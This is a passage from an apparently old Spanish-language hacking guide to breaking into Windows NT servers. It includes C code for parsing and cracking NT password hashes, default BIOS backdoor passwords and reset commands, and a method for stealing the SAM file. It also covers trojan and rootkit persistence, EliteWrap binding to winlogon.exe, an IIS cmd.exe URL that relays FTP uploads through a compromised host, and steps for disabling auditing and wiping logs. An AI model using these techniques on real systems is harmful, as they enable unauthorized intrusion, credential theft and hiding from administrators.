    pUserInfo->username = (char*)malloc(strlen(pTemp) + 1);
    if (pUserInfo->username == NULL)
    {
        fprintf(stderr, "Unable to allocate memory for user name\n");
        return FALSE;
    }

    /* get the user name into the USER_INFO struct */
    strcpy(pUserInfo->username, pTemp);

    /* push through RID and LanMan password entries to get to NT password */
    strtok(NULL, pDelimiter);
    strtok(NULL, pDelimiter);

    /* get NT OWF password */
    pTemp = strtok(NULL, pDelimiter);
    if (pTemp == NULL)
    {
        free(pUserInfo->username);
        return FALSE;
    }

    /* do a sanity check on the hash value */
    if (strlen(pTemp) != 32)
    {
        free(pUserInfo->username);
        return FALSE;
    }

    /* check if the user has no password - we return FALSE in this case to avoid
    * unnecessary crack attempts
    */
    if (strcmp(pTemp, pNoPW) == 0)
    {
        printf("User %s has no password\n", pUserInfo->username);
        return FALSE;
    }
}

```

```

}

/* check if account appears to be disabled - again we return FALSE */
if (strcmp(pTemp, pDisabled) == 0)
{
    printf("User %s is disabled most likely\n", pUserInfo->username);
    return FALSE;
}

/* convert hex to bin */
if (HexToBin((unsigned char*)pTemp, (uchar*)pUserInfo->npassword,16) == FALSE)
{
    free(pUserInfo->username);
    return FALSE;
}

/* cleanup */
memset(pTemp, 0, 32);

return TRUE;
}

```

```

/* just what it says, I am getting tired
 * This is a pretty lame way to do this, but it is more efficient than
 * sscanf()
 */
int HexToBin(char* pHexString, uchar* pByteString, int count)
{
    int i, j;

    if (pHexString == NULL || pByteString == NULL)
    {
        fprintf(stderr, "A NULL pointer was passed to HexToBin()\n");
        return FALSE;
    }

    /* clear the byte string */
    memset(pByteString, 0, count);

    /* for each hex char xor the byte with right value, we are targeting
     * the low nibble
     */
    for (i = 0, j = 0; i < (count * 2); i++)
    {
        switch (*(pHexString + i))
        {
            case '0': pByteString[j] ^= 0x00;
                      break;

            case '1': pByteString[j] ^= 0x01;
                      break;

            case '2': pByteString[j] ^= 0x02;
                      break;

            case '3': pByteString[j] ^= 0x03;
                      break;

            case '4': pByteString[j] ^= 0x04;
                      break;

            case '5': pByteString[j] ^= 0x05;
                      break;

            case '6': pByteString[j] ^= 0x06;
                      break;

```

```

        case '7': pByteString[j] ^= 0x07;
                    break;

        case '8': pByteString[j] ^= 0x08;
                    break;

        case '9': pByteString[j] ^= 0x09;
                    break;

        case 'a':
        case 'A': pByteString[j] ^= 0x0A;
                    break;

        case 'b':
        case 'B': pByteString[j] ^= 0x0B;
                    break;

        case 'c':
        case 'C': pByteString[j] ^= 0x0C;
                    break;

        case 'd':
        case 'D': pByteString[j] ^= 0x0D;
                    break;

        case 'e':
        case 'E': pByteString[j] ^= 0x0E;
                    break;

        case 'f':
        case 'F': pByteString[j] ^= 0x0F;
                    break;

        default: fprintf(stderr, "invalid character in NT MD4 string\n");
                    return FALSE;
    }

/* I think I need to explain this ;) We want to increment j for every
 * two characters from the hex string and we also want to shift the
 * low 4 bits up to the high 4 just as often, but we want to alternate
 * The logic here is to xor the mask to set the low 4 bits, then shift
 * those bits up and xor the next mask to set the bottom 4. Every 2
 * hex chars for every one byte, get my screwy logic? I never was
 * good at bit twiddling, and sscanf sucks for efficiency :(
 */
    if (i%2)
    {
        j ++;
    }
    if ((i%2) == 0)
    {
        pByteString[j] <= 4;
    }
}

return TRUE;
}

/* the following functions are from the Samba source, and many thanks to the
 * authors for their great work and contribution to the public source tree
 */

/* Routines for Windows NT MD4 Hash functions. */
static int _my_wcslen(int16 *str)
{

```

```

        int len = 0;
        while(*str++ != 0)
            len++;
        return len;
}

/*
 * Convert a string into an NT UNICODE string.
 * Note that regardless of processor type
 * this must be in intel (little-endian)
 * format.
 */
static int _my_mbstowcs(int16 *dst, uchar *src, int len)
{
    int i;
    int16 val;

    for(i = 0; i < len; i++) {
        val = *src;
        SSVAL(dst,0,val);
        dst++;
        src++;
        if(val == 0)
            break;
    }
    return i;
}
<-->

-- Finaliza el codigo --

```

--

## [ 10 - Herramientas de control remoto ]

-----

Quienes lo han probado ya lo saben. Controlar una maquina remotamente con todos los privilegios es un placer. Para ello, se puede optar por un par de soluciones, controlar a la maquina por medio de troyanos o por herramientas comerciales, por norma mas potentes que los anteriores, pero estos requieren autentificacion, por lo que en principio solo pueden ser usados por personal autorizado. Remarquese "en principio".

Aqui estudiaremos estas dos clases de software para controlar remotamente una maquina. Veremos en profundidad el software comercial mas usado para ello, repasando sus bugs y sus caracteristicas, y explicare las cualidades de algunos troyanos para NT, cuales son sus ventajas/desventajas, etc.

### [ 10.1 - Software comercial ]

-----

Los programas de control remoto de terminales de pago, son por norma mucho mas potentes en lo que a opciones se refiere que los troyanos. Estos se usan bastante en empresas, donde el administrador no podra estar siempre delante de la maquina, y quiere disfrutar de una gui remota, rapida, eficaz, y segura, claro.

Los principales problemas de seguridad que suelen dar son: tener el programa mal configurado, con contraseñas debiles, o que el programa tenga un bug que no esta parcheado. Lo tipico.

Que sirva lo siguiente como comparativa de seguridad de los siguientes

programas.

#### [ 10.1.1 - Citrix ]

-----

Esta es una poderosa herramienta, que destaca sobretodo porque permite ejecutar mandatos remotos en el servidor. Esto es bastante practico cuando se quiere instalar de forma remota un parche de seguridad para el servidor, etc., pero cualquiera con obscuras intenciones podria ejecutar algun troyano o alguna herramienta que transforme el servidor en una calabaza.

Citrix no necesita tener abiertos los puertos 135 y 139 para el proceso de autentificacion.

Puerto/s que usa: TCP: 1494.  
UDP: 1494.

URL del fabricante: <http://www.citrix.com>

#### [ 10.1.2 - ControlIT ]

-----

Esta herramienta, nunca se caracterizo por una gran seguridad. En sus primeras versiones guardaba en texto plano los nombres de usuarios y contraseñas, y actualmente las codifica no de manera demasiado segura.

Tambien descuida el detalle de obligar a los usuarios a usar contraseñas fuertes, de proteger los archivos de configuracion y perfiles bajo clave, y tampoco registra los intentos de inicio de sesion fallidos, aparte de ser vulnerable a la revelacion de contraseña de la GUI.

Puerto/s que usa: TCP: 799. 800.  
UDP: 800.  
(permite utilizar otros puertos)

URL del fabricante: <http://www.cai.com>

#### [ 10.1.3 - Pc Anywhere ]

-----

Seguramente ya conocereis esta estupenda herramienta, quiza una de las mas seguras. Y digo seguras porque obliga al usuario a usar contraseñas lo suficientemente seguras como para evitar ser adivinadas, distintos metodos de autentificacion, cifrado del trafico, un numero maximo de intentos de inicio de sesion, el registro de intentos de inicio de sesion fallidos, el cierre de sesion del usuario cuando este finalice su conexion, entre otras cosas.

Sin embargo en estos ultimos dias, Manuel Molina Garcia dio constancia de que si se tienen permisos en la carpeta %systemroot%\symantec\pcanywhere\DATA\ podemos añadir perfiles. De esta manera podriamos crearnos una cuenta en nuestra maquina con PcAnywhere que tuviera derechos administrativos, para despues subirla al servidor en la carpeta especificada. De esa manera, se tendria el control total de la maquina. Claro, algunos diran que para tener derechos de escritura en esa carpeta debes ser administrador, y que si ya lo eres, ya puedes controlar la maquina. Yo personalmente prefiero controlar la maquina por un entorno grafico, con tantisimas posibilidades como Pc Anywhere, y no conformarme con una shell de comandos.

Puerto/s que usa: TCP: 22, 5361, 5362, 65301.



UDP: 22, 5632.  
(permite utilizar otros puertos)

URL del fabricante: <http://www.symantec.com>

#### [ 10.1.4 - Reach OUT ]

-----

Este otro programa, aunque es bastante comodo de usar, no es todo lo seguro que cabria esperar, ya que no posee un sistema de autentificacion que no sea el de Windows NT, no protege bajo contraseña ni sus perfiles ni sus archivos de configuracion.

Puerto/s que usa: TCP: 43188.  
UDP: 43188.

URL del fabricante: <http://www.stac.com>

#### [ 10.1.5 - Remotely Anywhere ]

-----

Este herramienta, pese a haber aparecido hace poco, es una de las mejores herramientas de control remoto, y promete ser la mejor dentro de poco. Y eso lo digo porque posee opciones realmente innovadoras dentro de su clase, como la de poder controlar remotamente el servidor a traves de http... desde el navegador mismo.

Respecto a la seguridad, posee la mayoria de medidas que Pc Anywhere, excepto la de ofrecer una autentificacion distinta a la que trae NT, por lo una vez se tienen los pass de la maquina se tienen los pass del programa.

Ademas posee la posibilidad de ejecutar aplicaciones locales en el servidor, como citrix. Tambien podremos encontrar interesantes opciones como la de bloquear selectivo de IP's autentificacion NTLM, etc...

Puerto/s que usa: TCP: 2000, 2001.  
UDP: Ninguno.  
(permite utilizar otros puertos)

URL del fabricante: <http://www.remotelyanywhere.com>

#### [ 10.1.6 - Timbuktu ]

-----

Este programa tiene las mismas características de seguridad que incorpora Pc Anywhere, añadiendo un par de opciones de control mas, como son el poder compartir la pantalla simultaneamente entre varios usuarios, la posibilidad de ponerle caducidad a la contraseña, etc.

Quizas, el mejor controlador de pc remoto del mundo (como la cerveza).

Puerto/s que usa: TCP: 407.  
UDP: 407.

URL del fabricante: <http://www.remotelyanywhere.com>

#### [ 10.1.7 - VNC ]

-----

Aunqye haya metido a VNC en la seccion de software comercial, hay que decir que este es totalmente gratis. Freeware. VNC son las siglas de Virtual Network Computing.

Quiza su mayor aliciente sea que se puede instalar en muchos SO's, como Windows 9x/NT/CE, Solaris, Linux e incluso Macintosh. VNC ademas posee una interfaz java que se podra ver en cualquier navegador que soporte java, para controlarlo por HTTP.

Cabe decir que VNC no es de los productos mas seguros ni mas completos, ya que es subsceptible al ataque de revelacion de contraseña, y carece de otras opciones de seguridad de otras aplicaciones de control remoto. Sin embargo, es practico y es freeware.

Puerto/s que usa: TCP: Del 5800, 5801, 5802, 5803...  
UDP: Ninguno.

URL del fabricante: <http://www.uk.research.att.com/vnc/faq.html>

## [ 10.2 - Troyanos ]

-----

Infectar a la maquina hackeada con algun troyano es la tipica forma de asegurarse la estancia... durante cierto tiempo. Un troyano no pasara inadvertido a los ojos del admin por mucho tiempo...

Sin embargo en una maquina medio descuidada por el admin, el instalar un troyano suele servir bastante bien, aunque no es demasiado recomendable. Si se opta por instalar uno, debe ser para troyanizar ciertos archivos del sistema, y posteriormente desinstalar totalmente el troyano, para dejar una puerta de entrada mas silenciosa.

### [ 10.2.1 - Pros y contras ]

-----

Las ventajas que tiene usar un troyano son que, con el cliente adecuado, es muy comodo entrar y salir de este, ademas sin dejar huellas en el sistema (esto es relativo, si el admin hace un "netstat -a -n" vera tu IP conectada al puerto del troyano...).

Lo malo que tiene este metodo es que canta muchisimo... hay que ser algo mas que un dscuidado para no darse cuenta de que se tiene abierto un puerto "extraño". Ademas, si estamos usando algun troyano de los ya "fichados", del tipo BackOriffice 2K, sin haber modificado el codigo fuente, cualquier Antivirus decente, o algun limpiatroyanos o similar lo detectara, y ahi lo mejor que puede pasar es que el admin lo desinstale totalmente y no se ponga a buscarte...

### [ 10.2.3 - Comparativa ]

-----

En W2K/NT, el troyano mas potente es el Back Oriffice 2K, que ofrece una gran cantidad de opciones de control sobre la maquina asediada, una gran facilidad de uso, y una gran cantidad de addons sobre este. Ademas es Free Source, por lo que podras modificarlo a placer...

Si se va a instalar un troyano en la maquina victima, no recomiendo el uso de otros troyanos tipo NetBus, SubSeven, etc... u otro cualquiera a menos que no hayais comprobado que funcionen correctamente bajo NTFS. NetBus por ejemplo, trabaja torpemente con el sistema de archivos de NT, incapaz de listar directorios y hacer otras operaciones rutinarias.

Quizá una de las soluciones más inteligentes si se usan troyanos, es la de usarlos junto EliteWrap. Dicha herramienta permite fusionar dos o más archivos en uno solo, de manera que cuando se ejecute uno el otro también lo hará. Y decía inteligentes porque podríamos (es una idea) fusionar un archivo de inicio de sesión (como winlogon.exe) o a un troyano, de esa manera se podrá borrar el troyano temporalmente, ya que cada vez que se arranque el sistema el troyano se volverá a ejecutar...

También se podría fusionar con un fichero de salvapantallas... etc. Los intrusos con menos imaginación serán los que caeran primero.

#### [ 10.2.4 - Resumen sobre las herramientas de control remoto ]

-----

Como hemos visto, hay dos maneras de acceder remotamente a un servidor mediante control remoto: usando software comercial o un troyano. Por poder, podríamos haber usado un I-worm... pero eso ya sería irse demasiado. Quizá para la próxima vez.

Si detectamos algún tipo de soft comercial de control remoto en alguna máquina, podemos intentar acceder desde el cliente de dicha herramienta (podríamos bajarnos las versiones shareware de estos) y probar ataques por fuerza bruta, etc. Si lográramos acceso, podríamos desde nuestra máquina añadir un perfil con nuestro nombre de usuario y password, y subirlo a la máquina hackeada para poder entrar desde nuestra propia cuenta. Esto evitaría que se notase nuestra presencia si se logueasen las entradas desde la cuenta hackeada.

Sobre los troyanos ya hemos visto lo básico... si queréis aprender más sobre estos, acudir a [www.controltotal.org](http://www.controltotal.org).

--

#### [ 12 - Rootkits ]

-----

Un Rootkit es un conjunto de programas que parchean y troyanizan el sistema operativo. No hay que confundir a estos con los troyanos. Usar rootkits en el sistema objetivo es una de los métodos más fiables para mantener el acceso al mismo, sin dejar huellas.

Las posibilidades que aporta un rootkit son infinitas, desde troyanizar el sistema de autenticación para que de acceso a un usuario que no este presente en el archivo de contraseñas (invisible desde la vista del propio administrador), parchear un sistema de detección de intrusos (IDS), parchear la auditoría para que no audite las acciones de según que usuario, etc.

No voy a explicar cómo poder hacernos un rootkit, quizá en otro documento nos pongamos a ello. Ello implicaría explicar desde el modo protegido del i386, hasta el cómo trabaja el monitor de seguridad de referencia, etc. Quizás en otro documento los trate detalladamente. Entonces, para que esta sección? he creído necesario ponerla para que el lector sepa que existen, y si quiere profundizar más en estos en las URL que se dan en el apéndice. No estaría bien hablar de estos sin poner un ejemplo de uno... el único del que tengo constancia que existe, el de rootkit.com. Dicho rootkit está compuesto por una gran cantidad de archivos, por lo que no espereis que meta en medio del artículo el código fuente.

Aviso: No ejecutar el fichero deploy.exe sino se sabe bien lo que hace, menos aun si esta en una máquina NT que hace de servidor a tantas otras máquinas...

--

## [ 13 - Resumen ]

-----

He intentado explicar la mayoría de métodos para entrar en un NT, así como algunas formas de mantener nuestra estancia. Ahora profundizaremos un poco más en los dos métodos de hackeo, físico y remoto. Alla vamos.

--

## Parte III, Hacking físico de NT

-----

## [ 14 - Iniciación ]

-----

Se dice que una máquina no es totalmente segura si esta no es totalmente segura físicamente. Y es cierto.

Muchos Administradores se centran exclusivamente en la seguridad de red, no dando importancia a la seguridad física, olvidando que si el intruso tiene acceso al servidor, tiene muchas posibilidades de obtener un control total sobre él.

A continuación repasaremos algunos métodos para asegurar nuestra sigilosa estancia.

## [ 15 - Consiguiendo acceso ]

-----

Lo primero es conseguir el acceso al servidor físico. Supongamos que ya lo tenemos... normalmente el servidor estará vigilado, por lo que el llevarse el disco duro no suena como medida viable, y se tendrá que hackear desde el sitio donde esté la máquina.

Veamos uno de los principales problemas que suele haber al intentar acceder al sistema, segundos después de encenderlo; arranca el sistema y...

### [ 15.1 - Saltándose la BIOS ]

-----

Vaya, la BIOS nos pide contraseña para arrancar el sistema. Lo normal será que no sepamos la clave y que no la adivinemos...

Aquí podemos optar por cuatro caminos principalmente. El primero sería, cuando veáis la máquina encendida y no haya peligro... le instaláis un crackeador de passwords de la BIOS y ale, a probar. Sin embargo lo más seguro será que el dueño corra NT por el sistema de archivos nativo de NT, el NTFS (el cual Falken explico en SET 15), por lo que, y como la mayoría de crackeadores de passwords de la BIOS son para MS-DOS, pues no funcione. Para ello podéis instalar un emulador de MS-DOS, y listos. Aquí teneis un par de URL's que os sirvan: <http://www.password-crackers.com/crack.html> y <http://neworder.box.sk>, sección utilidades/bios/cmos tools

La segunda opción es más disparatada... la típica y mil veces explicada

solucion de quitarle la pila a la placa base y esperar a que la RAM CMOS se descargue... ya que mantiene la informacion solo si esta recibiendo energia constantemente. Si la maquina esta vigilada probar esta tecnica resulta arriesgado... o por lo menos en mi opinion (IMO).

La tercera posibilidad es probar con los passwords de la siguiente lista, los cuales fueron puestos por las compañías creadoras del modelo determinado de bios por si al dueño se le olvidaba la contraseña. Esta lista ha sido recopilada por Nathan Einwechter y extraida de [hack.co.za](http://hack.co.za).

| Tipo de BIOS | Contraseña                                                                                                                                                                                                                                                      |
|--------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| -----        | -----                                                                                                                                                                                                                                                           |
| AMI          | 589589<br>A.M.I.<br>aammii<br>AMI<br>AMI!SW<br>AMI.KEY<br>ami.kez<br>AMI?SW<br>AMI_SW<br>AMI<br>amiø<br>amiami<br>amidecod<br>AMIPSWD<br>amipswd<br>AMISSETUP<br>bios310<br>BIOSPASS<br>CMOSPWD<br>helgaos [la 'o' con acento]<br>HEWITT RAND<br>KILLCMOS       |
| Ampteron     | Polrty                                                                                                                                                                                                                                                          |
| AST          | SnuFG5                                                                                                                                                                                                                                                          |
| Award        | ?award<br>°01322222<br>1EAAh<br>256256<br>589721<br>admin<br>alfarome<br>aLLy<br>aPAf<br>award<br>AWARD SW<br>award.sw<br>AWARD?SW<br>award_?<br>award_ps<br>AWARD_PW<br>AWARD_SW<br>awkward<br>BIOS<br>bios*<br>biosstar<br>CONCAT<br>condo<br>CONDO<br>djonet |

efmukl  
g6PJ  
h6BB  
HELGA-S  
HEWITT RAND  
HLT  
j09F  
j256  
j262  
j322  
j64  
lkw peter  
lkwpeter  
PASSWORD  
SER  
setup  
SKY\_FOX  
SWITCHES\_SW  
Sxyz  
SZYX  
t0ch20x  
t0ch88  
TTPTHA  
ttptha  
TzqF  
wodj  
ZAAADA  
zbaaaca  
zjaaadc

|                   |                         |
|-------------------|-------------------------|
| Biostar           | Biostar<br>Q54arwms     |
| Compaq            | Compaq                  |
| Concord           | last                    |
| CTX International | CTX_123                 |
| CyberMax          | Congress                |
| Daewoo            | Daewuu                  |
| Daytek            | Daytec                  |
| Dell              | Dell                    |
| Digital Equipment | komprie                 |
| Enox              | xo11nE                  |
| Epox              | central                 |
| Freetech          | Posterie                |
| HP Vectra         | hewlpack                |
| IBM               | IBM<br>MBIU0<br>sertafu |
| Iwill             | iwill                   |
| JetWay            | spoom1                  |
| Joss Technology   | 57gbz6<br>technologi    |

|                        |                                |
|------------------------|--------------------------------|
| M technology           | mMmM                           |
| MachSpeed              | sp99dd                         |
| Magic-Pro              | prost                          |
| Megastar               | star                           |
| Micron                 | sldkj754<br>xyzall             |
| Micronics              | dn_04rjc                       |
| Nimble                 | xdfk9874t3                     |
| Packard Bell           | Bell9                          |
| QDI                    | QDI                            |
| Quantex                | teX1<br>xljlbj                 |
| Research               | Col2ogro2                      |
| Shuttle                | Spacve                         |
| Siemens Nixdorf        | SKY_FOX                        |
| SpeedEasy              | lesarot1                       |
| SuperMicro             | ksdjfg934t                     |
| Tinys                  | tiny                           |
| TMC                    | BIG0                           |
| Toshiba                | 24Banc81<br>Toshiba<br>toshy99 |
| Vextrec Technology     | Vextrex                        |
| Vobis                  | merlin                         |
| WIMBIOSnbsp BIOS v2.10 | Compleri                       |
| Zenith                 | 3098z<br>Zenith                |
| ZEOS                   | zeosx                          |

La cuarta opcion seria desde MS-DOS reinicializar la BIOS. Para ello, una vez tengais acceso a la maquina en windows/ms-dos, podeis usar el debug e introducir las siguientes instrucciones:

| Tipo de BIOS | Instrucciones           |
|--------------|-------------------------|
| -----        | -----                   |
| AMI y Award  | 0 70 17<br>0 71 17<br>Q |
| Phoenix      | 0 70 FF<br>0 71 17<br>Q |
| *CUALQUIERA* | 0 70 2E<br>0 71 FF      |

## [ 16 - Obteniendo las SAM ]

-----

Supongamos que ya hemos entrado... ahora el sistema arranca... llegamos a la típica ventana de autentificación que nos pide que introduzcamos un nombre de usuario y contraseña. El único problema seguramente será que si sabemos el nombre de usuario que queramos atacar (y sino, NT por defecto deja el login del último usuario que entro localmente), pero no sabemos la contraseña. No hay nada a hacer... todo está perdido? ni por asomo.

Si ese es nuestro caso lo que debemos de hacer es arrancar el sistema con un disquete que traiga MS-DOS (no importa demasiado la versión...) y un programa llamado NTFSDOS. Dicho programa permite leer particiones NTFS desde el disquete... y así sacar, por ejemplo, el fichero SAM(\*) del directorio WinNT/repair/

Hay más formas de conseguir las SAM... por ejemplo, instalando un sniffer, etc... las posibilidades son muchas y variadas, pero la más típica en un hack local es esta. Para encontrar sniffers para NT pasados por el apéndice.

Luego, una vez ya tengamos el SAM, podemos probar crackearlo con algún crackeador de SAM's, como por ejemplo el L0pht Crack.

Una vez descryptada la cuenta de Administrador (o una cuenta con privilegios de administrador) ya podremos pasar a la siguiente etapa en la intrusión.

\* En NT 4, la copia del fichero SAM estaba en WinNT/repair/sam.\_, a diferencia que en W2K, en la que se ha renombrado de sam.\_ a sam.

## [ 17 - Asegurándonos la estancia ]

-----

Hay muchas maneras de asegurarnos la estancia en la máquina accediendo localmente a esta.

Podemos optar por no instalar ninguna aplicación, dejar el sistema como estaba... o bueno, casi. En este caso cambiaríamos unas determinadas claves del registro, de manera que cuando en el proceso de autentificación el teclado este inactivo durante un tiempo determinado, se ejecute, en lugar de un salvapantallas, un programa que nosotros elijamos... que tal cmd.exe? si, ya se que no tendremos privilegios administrativos, que no podremos movernos por los directorios que queramos, etc. Pero podremos copiar el fichero SAM a nuestro disquete... de manera que aunque el administrador cambie las claves nosotros podremos seguir entrando.

- La clave donde se almacena el nombre del archivo a ejecutar es:  
HKEY\_USERS\DEFAULT\Control Panel\Desktop\SCRNSAVE.EXE
- La clave que decide el tiempo que debe pasar para que se ejecute dicha aplicación se encuentra en:  
HKEY\_USERS\DEFAULT\Control Panel\Desktop\ScreenSaveTimeOut

Sin embargo mientras quede imaginación habrán muchas más formas de retener nuestra estancia localmente, como con el EliteWrap fusionar explorer.exe con algún ejecutable que cumpla unas funciones determinadas... etc.

Recordad que el código que se ejecuta no se ejecutará con privilegios de sistema, por lo si, por ejemplo, adjuntáis un .bat que os cree una cuenta en el sistema, no tendréis privilegios para ello.



## [ 18 - Borrando las huellas ]

-----

Es bastante probable que durante nuestras andanzas no hayamos dejado algun log, por lo que se hace vital el borrar cualquier rastro que pueda ayudar a que nos descubran, y en el mejor de los casos, solo nos cierren el acceso.

Depende de las acciones que hayamos hecho en el sistema se habran mas o menos logs en los que figuraremos, los cuales pueden ser mas o menos relevantes... veamos.

En el registro se halla gran parte de la configuracion de la auditoria del sistema. Eliminando unas cuentas claves habremos "capado" la auditoria.

A continuacion muestro la ruta de las claves que juegan algun papel en la auditoria.

- Esta registra los sucesos relacionados con objetos y carpetas:

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa\AuditBaseObjects

- Esta otra los permisos:

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa\  
FullPrivilegeAuditing

- Esta decide si el sistema se apagara al llegar a un limite de logs (\*):

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa\CrashOnAuditFail

\* Es asi porque Windows NT (cumpliendo las normas del C2) puede ponerse inactivo si se llega a un tamaño determinado en el archivo de logs. Esto podria salvar al sistema de ataques DoS, e incluso para avisar de la existencia de un intruso (cuando se ataca un sistema NT generalmente se generan gran cantidad de logs).

Sin embargo tambien podemos usar para ello el registro de sucesos, y borrar desde alli nuestros logs.

Una vez borrados los logs, si queremos que la auditoria siga en curso pero no quereis dejar huellas, podeis utilizar la herramienta auditpol (ver seccion herramientas) para suspender la auditoria, hacer vuestra labor, y reanudarla con la misma configuracion de antes, sin que tus acciones se vean figuradas en el visor de sucesos.

Ademas de esto, podemos borrar la historia de algunas aplicaciones integradas de NT en Inicio/Configuracion/Barra de tareas y menu Inicio/Opciones avanzadas/Borrar.

Con esto no deberia quedar ninguna huella... si lo hemos hecho bien.

## [ 19 - Resumen ]

-----

Como se ha visto, la seguridad fisica de NT es un punto que hay que vigilar mucho, ya que el saltarse una seguridad fisica mediocre pasa por ser puro tramite.

--

## [ 20 - Enumeracion de fallos ]

-----

Lo primero que se hace cuando se quiere hackear un sistema, normalmente es la ganancia de informacion. Sin embargo esto no requiere demasiadas explicaciones asi que perdonadme que me lo salte. Nos iremos directo a la enumeracion de fallos en el sistema, para trazar el camino de la intrusion.

La mayor parte de la informacion del sistema la vamos a sacar gracias a los escaneadores de vulnerabilidades que hay en el mercado. Si alguien desea saber como se logra dicha informacion, aprender sobre el recurso IPC\$, etc., que se pase por el apendice.

Para auditar al host podemos valernos de varias herramientas de escaneo de vulnerabilidades, o hacerlo manual. Como que hacerlo manual es harto pesado, utilizaremos Retina para estos fines. Dicho escaneador es bastante completo y eficaz.

Si os lo estais preguntando, no voy a explicar como usarlo... no creo que haga falta explicar una herramienta tan sencilla y tan visual.

Podriamos tambien probar con algun escaneador de cgis (aunque retina se se encarga tambien de esta funcion), etc. Herramientas hay de sobras.

## [ 21 - Incursion en el sistema ]

-----

Obviamente, depende de la vulnerabilidad que explotemos habra una forma de entrar u otra. Entonces, para que pongo esto?, pues para decir que sea cual sea la forma del ataque, ojo con las huellas, que tanto los ataques por NetBIOS, como las entradas por FTP y las peticiones HTTP pueden generar logs con vuestra IP... asi que id con ojo, si vais a hacer entradas por FTP, usar alguna shell remota para ello, o por lo menos no lo hagais desde vuestra casa. Si es necesario hacedlo en un cyber aunque tampoco es demasiada buena idea. Tambien cabe la posibilidad de que useis el ataque PIPE HTTP, que ya explico Cheesy en su dia, pero que por las moscas lo volvere a mostrar.

Este se basa en hacer que desde una maquina que no sea tuya (maquina B) se ataque a una maquina cualquiera (maquina C), de manera que en la maquina C no salgan logs de tu maquina...

Lo esencial es que tengamos el control de maquina b, para copiar cmd.exe a un directorio virtual. Ademas de eso necesitaremos subir un fichero en el que se incluyan los comandos que vayamos a usar por orden en la maquina C separados por un retorno de carro.

Imaginemos que hemos subido cmd.exe a la carpeta Scripts de la rama de InetPub. Esto quedaria asi:

```
http://www.maquina.com/cgi-bin/scripts/cmd.exe?/c:%20c:\winnt\system32\
ftp.exe%20-s:comandos.txt%20www.maquinaC.es
```

De manera que en maquina.com se ejecutaria cmd.exe pasandole como argumento la ejecucion de ftp.exe a la maquinaC con los comandos a ejecutar definidos en un fichero llamado comandos.txt, situado en el mismo directorio que ftp.exe.

El fichero comandos.txt podria contener algo asi como:

```
Anonymous
me_suelen_decir_que_miento@demasiado.com
Put programa.exe
rename programa.exe iishelp.exe
Bye
```

No se si os habeis fijado en que a cmd.exe le pasamos como argumento el parametro /c , lo que indica que nada mas cumplir con su tarea cerrara el proceso creado por este. Muy util.

## [ 22 - Asegurando nuestra estancia ]

-----

Una vez se ha hackeado el sistema, se querra volver a entrar, y seria muy pesado tener que volver a explotar el bug por el que entramos cada vez que se quiera volver a controlarlo.

Una solucion facilona seria la de introducir un troyano... pero eso canta que da gusto, a minimamente inteligente que sea el admin, si ve un puerto cuya funcion desconoce... podria mosquearse. Si se opta por esta opcion, recomiendo por usar el Back Oriffice 2000 (B02K), y si le podemos editar ciertos aspectos como el puerto, etc. mejor para que no salte tanto a la vista (recordad que el codigo fuente de B02K lo podreis encontrar en bo2k.com). Tambien podriamos optar por un keylogger, o un Rootkit, cada uno sabra que usar.

## [ 23 - Borrado de huellas ]

-----

Estamos en las mismas que al principio; depende del bug que hayamos explotado habra mas o menos logs. Pero basicamente todo se reduce a borrar los logs de %systemroot%\system32\LogFiles. Sin embargo tambien convendria que les dierais un repaso a todos los logs que veais guardan algo de relacion con vosotros... para eso nada mejor que, desde consola y desde el directorio raiz, hacer un dir /s \*.log > resultado.txt y mirarse el fichero resultado para ver que ficheros de log hay... y a los .evt (ficheros de registro de sucesos) tambien se les deberia de dar un repaso en caso de que se estuvieran auditando vuestros movimientos.

## [ 24 - Conclusiones ]

-----

Seria totalmente imposible definir todos los metodos de hackeo remoto a un NT, por lo que se ha dicho en esta seccion no es mucho, pero sirve para comprender que no se ha de dejar ningun rastro, y como hacerlo. Que sirva como guia de supervivencia del hack remoto ;-). Sin embargo, si fuerais a intentar hackear un servidor, deberiais primero planear todas vuestros movimientos y la forma de evitar ser rastreado. Ante todo, sed listos, usad una linea limpia si vais a hacer "cosas malas".

--

## Parte V, Apendice y conclusion final

-----

## [ 25 - Apendice ]

-----

Este documento se ha basado en cantidad de informacion extraida de webs, documentos, libros, etc. A continuacion muestro todas las referencias que me han servido de ayuda para completar este documento.

## [ 25.1 - Webs ]

-----

# En castellano:

### General

- [1] Proyecto Enete: <http://enete.us.es>
- [2] Hispasec: <http://www.hispasec.com>
- [3] Inseguridad.org: <http://www.inseguridad.org>
- [4] Networking Center: <http://www.networking-center.org>

### Ezines

- [5] SET: <http://www.set-ezine.org>
- [6] 7a69: <http://www.7a69ezine.8m.com>
- [7] Netsearch: <http://www.netsearch-ezine.com>
- [8] JJF: <http://www.jjf.org>

# En ingles:

### General

- [8] Windows 2000 Magazine: <http://www.winntmag.com>
- [9] SysInternals: <http://www.sysinternals.com>
- [10] NT Security: <http://www.ntsecurity.net>
- [11] NT Bugtraq: <http://www.ntbugtraq.com>
- [12] Packetstorm: <http://packetstorm.securify.com>
- [13] L0pht: <http://www.l0pht.com>
- [14] ISS: <http://www.iss.net>
- [15] eEye: <http://www.eeye.com>
- [16] WebTrends: <http://www.webtrends.com>
- [17] AntiOnline: <http://www.antionline.com>
- [18] cDc: <http://www.cultdeadcow.com>
- [19] Security Focus: <http://www.securityfocus.com>
- [20] Rhino9: <http://www.technotronic.com/rhino9/>

### Exploits

- [21] Security Bugware: <http://161.53.42.3/~ncrv/security/bugs/new.html>
- [22] NT Exploits: [http://www.dhp.com/~fyodor/sploits\\_microshit.html](http://www.dhp.com/~fyodor/sploits_microshit.html)
- [23] r00tshell: <http://www.rootshell.com>
- [24] NT Bugtraq Known Exploits: <http://www.ntbugtraq.com/ntexploits.htm>
- [25] ISS Security Library: [http://www.iss.net/vd/nt\\_vulnerabilities.html](http://www.iss.net/vd/nt_vulnerabilities.html)

### E-zines

- [26] Phrack: <http://phrack.infonexus.com>
- [27] The Havoc Technical Journal: <http://www.technotronic.com/ezines>
- [28] Underground Periodical: <http://packetstorm.securify.com>
- [29] Camarilla: <http://packetstorm.securify.com>
- [30] Keen Veracity: [packetstorm.securify.com](http://packetstorm.securify.com)
- [31] Digital Defiance: <http://www.hackernews.com>

## [ 25.2 - Listas de correo ]

-----

